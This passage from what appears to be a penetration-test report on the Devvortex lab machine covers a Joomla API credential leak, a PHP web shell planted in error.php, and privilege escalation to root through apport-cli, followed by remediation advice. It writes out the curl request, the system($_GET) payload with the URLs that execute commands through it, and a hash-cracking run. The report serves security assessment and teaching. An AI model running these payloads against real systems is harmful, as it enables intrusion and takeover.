


CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N 5.3 (MEDIUM)

- **Description:** During the reconnaissance phase, a misconfigured Joomla! API endpoint was discovered at `http://dev.devvortex.htb/api/index.php/v1/config/application?public=true`. This endpoint, intended for public configuration data, inadvertently revealed sensitive credentials in its JSON response. The returned data included the administrative username (“lewis”) and an associated password hash due to a lack of proper access controls. Exploiting this vulnerability enabled further lateral movement by immediately providing access to privileged system accounts.
- **Impact:** The unauthorized disclosure of administrative credentials facilitates subsequent exploitation of the web application. An attacker can leverage this information to access restricted areas, pivot into internal systems, and potentially execute remote code or escalate privileges. Given the critical nature of the exposed credentials, remediation is urgent.
- **Evidence:**
  - **API Output:** A crafted `curl` request returned the following JSON snippet illustrating the leakage:


```
kali@kali ~/workspace/Devvortex/scripts/CVE-2023-23752 [16:22:08] $ curl -
v http://dev.devvortex.htb/api/index.php/v1/config/application?public=true
...SNIP...
{"type":"application","id":"224","attributes":{"user":"lewis","id":224}},
{"type":"application","id":"224","attributes":{"password":"
<REDACTED>","id":224}}
...SNIP...
```

3.2 Vulnerability: Remote Code Execution via Joomla! Template Modification




CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H 9.8 (CRITICAL)

- **Description:** The default Joomla! template (Cassiopeia) permitted unauthorized file modifications. By editing the `error.php` file, an attacker was able to embed a PHP payload— `system($_GET['dcfdd5e021a869fcc6dfaef8bf31377e']);` —that executes commands supplied via the URL parameters. This vulnerability arises from insufficient access controls within the template management system, allowing remote code execution under the privileges of the web server user (www-data).
- **Impact:** Successful exploitation of this vulnerability provided remote command execution on the target system. With this access, an attacker can perform further reconnaissance, pivot within the network, and initiate advanced actions such as privilege escalation. The ability to run arbitrary commands makes this vulnerability particularly dangerous.
- **Evidence:**
  - **Payload Injection:** Modification of the `error.php` file within the Cassiopeia template introduced the command execution payload.




- **Command Execution Verification:** Accessing the URL `http://dev.devvortex.htb/templates/cassiopeia/error.php?dcfdd5e021a869fcc6dfaef8bf31377e=id` returned output confirming that commands were executed under the www-data user context.



uid=33(www-data) gid=33(www-data) groups=33(www-data)

- **Additional Enumeration:** Using a chained command such as `http://dev.devvortex.htb/templates/cassiopeia/error.php?dcfdd5e021a869fcc6dfaef8bf31377e= cd /home ; ls -la` verified the presence of additional user accounts (e.g., logan).

3.3 Vulnerability: Privilege Escalation via Apport-cli Exploitation (CVE-2023-1326)



CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H 7.8 (HIGH)

- **Description:** The `apport-cli` utility— a Python-based program used for reporting system problems—was found to be vulnerable to privilege escalation. By initiating the program with elevated privileges and selecting specific options during its execution, an attacker could inject input (e.g., `!/bin/bash`) at a prompt. This allowed the attacker to

spawn an interactive shell as the root user. The flaw exists due to insecure input handling within the script.

- **Impact:** Exploiting this vulnerability provided an attacker with root access, bypassing standard user restrictions. Achieving a root shell on the target system represents a severe compromise, granting full control over the system and access to all sensitive data.
- **Evidence:**
  - **Script Verification:** Inspecting the file with the command

```
logan@devvortex:~$ file /usr/bin/apport-cli
/usr/bin/apport-cli: Python script, ASCII text executable
```


confirmed the use of a Python script for error reporting.

- **Exploitation Process:** The following command sequence was executed to invoke the vulnerability:

```
logan@devvortex:~$ sudo /usr/bin/apport-cli -f

*** What kind of problem do you want to report?
[Choices omitted for brevity...]
Please choose (1/2/3/4/5/6/7/8/9/10/C): 1

*** Collecting problem information
...SNIP...

*** What display problem do you observe?
[Options display...]
Please choose (1/2/3/4/5/6/7/8/C): 2


What would you like to do? Your options are:
  S: Send report (1.4 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): V

..SNIP..

(:!/bin/bash on the interactive input)
.....................
```

```
root@devvortex:/home/logan#
```

3.4 Vulnerability: Weak Credential Security – Easily Crackable Password Hashes



CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N 7.7 (HIGH)

- **Description:** During credential analysis, it was observed that the password hashes for user accounts were compromised by weak password policies and inadequate hashing techniques. The use of common passwords and potentially outdated hashing configurations allowed for rapid cracking using tools like Hashcat and John the Ripper. Our assessment demonstrated that these hashes were cracked with minimal effort using popular wordlists.
- **Impact:** The ease with which these hashes were cracked significantly undermines the security of user authentication. Attackers can quickly recover plaintext credentials, potentially compromising critical accounts and enabling further lateral movement within the network. This highlights the necessity for robust password policies and modern hashing standards.
- **Evidence:**
  - **Hash Cracking Output:** The following command output from John the Ripper illustrates how quickly the hash was cracked:

```
kali@kali ~/workspace/Devvortex/content [18:34:54] $ john hash.txt -
w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
...SNIP...
<REDACTED>    (?)
...SNIP...
1 password hash cracked, 0 left
```

Credential Impact: This result indicates that the current password complexity and hashing mechanisms are insufficient to deter brute-force and dictionary attacks.

Each of these findings underscores distinct weaknesses—from misconfigured API endpoints and unauthorized file modifications to exploitable utilities and weak password practices—that contribute to an overall critical security posture. Addressing these vulnerabilities promptly will reduce the attack surface and harden the environment against advanced compromise.

4 Recommendations

1. **Secure and Restrict the Joomla! API and Administrative Endpoints**
   - **Implement Access Controls:** Ensure that sensitive API endpoints (such as `/api/index.php/v1/config/application?public=true`) are restricted to authorized users only. Remove or disable public access to endpoints that inadvertently leak configuration data and credentials.
   - **Validate Responses:** Review and sanitize the data returned by API endpoints to prevent unintentional exposure of sensitive information. Use role-based access control (RBAC) to ensure that only authenticated clients can access critical configuration details.
2. **Prevent Unauthorized Template Modifications and Remote Code Execution**
   - **Restrict Template Editing:** Limit or disable online editing of web templates, especially in production environments. Only grant write privileges to trusted administrators, and consider moving template management to a secured administration interface.
   - **Monitor Critical Files:** Implement file integrity monitoring on key files (e.g., `error.php`) to quickly detect and respond to unauthorized modifications. Regularly audit file permissions and configuration settings within the Joomla! installation.
   - **Harden the Template Engine:** Where possible, upgrade to patched versions of Joomla! or the template engine. Ensure that any dynamic content rendering is performed on sanitized data to prevent command injections via URL parameters.
3. **Mitigate Vulnerability in System Utilities to Prevent Privilege Escalation**
   - **Patch or Restrict Vulnerable Utilities:** Update or patch utilities such as `apport-cli` to address known input handling issues that enable privilege escalation. If an immediate patch is not available, restrict the utility's use by tightening sudo rules and limiting access to trusted users only.
   - **Apply Least Privilege Principles:** Regularly review and adjust user privileges, ensuring that no process or utility runs with excessive permissions. This minimizes the impact of any compromise stemming from misconfigurations or vulnerabilities in system utilities.
4. **Enforce Robust Credential Security Practices**
   - **Strengthen Password Policies:** Redefine password complexity requirements to mandate longer, more complex passwords that avoid common patterns. This will

make it significantly harder for attackers to crack hashes using tools like Hashcat or John the Ripper.
    - **Adopt Modern Hashing Algorithms:** Transition to secure hashing standards (e.g., bcrypt, Argon2, or PBKDF2) with adequate salting and cost factors to protect stored credentials against brute-force and dictionary attacks.
    - **Conduct Regular Credential Audits:** Periodically review user credentials and force password rotations for high-privilege accounts. Ensure that compromised or weak passwords are remediated promptly to reduce the attack surface.
5. **Enhance Monitoring, Logging, and Incident Response**
    - **Deploy Continuous Monitoring:** Implement comprehensive logging and intrusion detection systems (IDS) that cover API activity, file modifications, and authentication events. Continuous monitoring will enable rapid detection of anomalous or suspicious behavior.
    - **Set Up Real-Time Alerts:** Configure alerts for critical events, such as unauthorized access attempts, unexpected file changes, and unusual application traffic patterns. Real-time notifications support quicker investigation and response.
    - **Perform Regular Security Audits:** Establish routine vulnerability assessments and penetration tests to continually verify that controls remain effective and new vulnerabilities are detected and addressed in a timely manner.

Implementing these recommendations will directly mitigate the vulnerabilities uncovered in this engagement—from API misconfigurations and exploitable template modifications to privilege escalation flaws and weak credential security—significantly reducing the overall attack surface and strengthening your organization’s security posture.

5 Conclusions

Executive Summary

Imagine your organization’s digital environment as a well-guarded fortress. At first glance, everything might seem secure, but our review revealed that some critical areas have weak spots that could allow unauthorized access:

- **Exposed Access Details:** One of your systems responsible for managing website settings unintentionally revealed sensitive access information. This is like leaving the keys to important rooms in plain sight, which can allow intruders to enter areas they shouldn’t.
- **Unsecured Website Management Settings:** We found that the system used to control your website’s design and layout allowed changes without proper checks. Think of it as having a hidden door in your building that isn’t adequately monitored—an intruder could use this door to bypass main security measures.
- **Shortcut to Full Control:** A trusted tool in your operational environment was found to let a user with limited access quickly gain full control over the system. It’s similar to

someone discovering a master key that opens every door in the fortress, giving them the ability to take over critical functions.
- **Weak Password Protection:** Finally, the passwords protecting key user accounts were too simple and easily deciphered using common techniques. This is akin to using a lock that can be easily picked, lowering the barrier for unauthorized access.

If these issues remain uncorrected, an attacker could breach your network, disrupt operations, or access sensitive data. Strengthening these weak points with better access controls, tighter management of system settings, and stronger password practices is essential to protect your organization's assets.

Technical Summary

Our technical review identified several critical vulnerabilities in the target environment:

1. **Joomla! API Misconfiguration – Credential Disclosure (CVE-2023-23752):**
   - **Overview:** A publicly accessible API endpoint exposed administrative credentials due to insufficient access restrictions.
   - **Risk:** This flaw facilitates lateral movement within the network once the credentials are obtained.
2. **Remote Code Execution via Joomla! Template Modification:**
   - **Overview:** Unauthorized changes to the `error.php` file in the default Joomla! template allowed the injection of a PHP payload to execute arbitrary commands.
   - **Risk:** Exploitation of this vulnerability enables an attacker to execute remote commands under the web server's privileges, increasing the risk of full system compromise.
3. **Privilege Escalation via Apport-cli Exploitation (CVE-2023-1326):**
   - **Overview:** Insecure input handling in the `apport-cli` utility allowed for the injection of commands—resulting in an interactive root shell.
   - **Risk:** The ability to escalate from a standard user to root access represents a severe security breach.
4. **Weak Credential Security – Easily Crackable Password Hashes:**
   - **Overview:** Inadequate password policies and outdated hashing techniques enabled rapid cracking of password hashes using tools like John the Ripper.
   - **Risk:** Easily recoverable credentials lower the barrier for attackers to access critical accounts and perform further exploitation.

Together, these vulnerabilities demonstrate that while baseline security measures are in place, significant weaknesses exist. Immediate remediation is essential—by tightening access controls, securing configuration settings, and enforcing robust password and hashing policies—to fortify the overall security posture of your organization.

Appendix: Tools Used

- **Ping Description:** A basic network utility that uses ICMP to verify connectivity and determine whether the target host is operational. In this engagement, the `ping` command was used to confirm that the target (a Linux system) was active, returning a TTL of 63.
- **Nmap Description:** A comprehensive network scanner utilized to perform full TCP port scans and service detection. Nmap revealed that the target was hosting critical services—specifically SSH on port 22 and a web server on port 80—thereby helping to map the attack surface of the environment.
- **Gobuster Description:** A fast and effective directory and virtual host enumeration tool used to discover hidden domains within the target's network. In this engagement, Gobuster identified an additional virtual host (`dev.devvortex.htb`), which was pivotal in exposing further vulnerabilities.
- **cURL Description:** A command-line tool for transferring data using various protocols. cURL was employed to interact with a misconfigured API endpoint, revealing sensitive configuration details and credentials due to improper access controls.
- **Netcat Description:** A versatile network utility used for reading from and writing to network connections. Netcat was set up as a listener to capture a reverse shell, enabling the attacker to interact with the compromised system during post-exploitation activities.
- **John the Ripper Description:** A powerful password cracking tool used to analyze and brute-force weak password hashes. In our assessment, John the Ripper rapidly cracked the hashes obtained from the database, highlighting deficiencies in the current password complexity and hashing practices.
- **SSH Description:** Secure Shell (SSH) is a protocol for secure remote access and system management. After obtaining valid credentials and cracking password hashes, SSH was used to establish a secure connection to the target system for further exploration and exploitation.
- **apport-cli Description:** A system utility normally used for error reporting on Linux systems. In this engagement, exploitation of apport-cli's insecure input handling allowed us to inject commands, facilitating privilege escalation and ultimately granting root access on the target system.

These tools were integral to the engagement—from initial connectivity testing and network mapping to vulnerability exploitation and post-compromise analysis—ensuring a comprehensive evaluation of the target's security posture.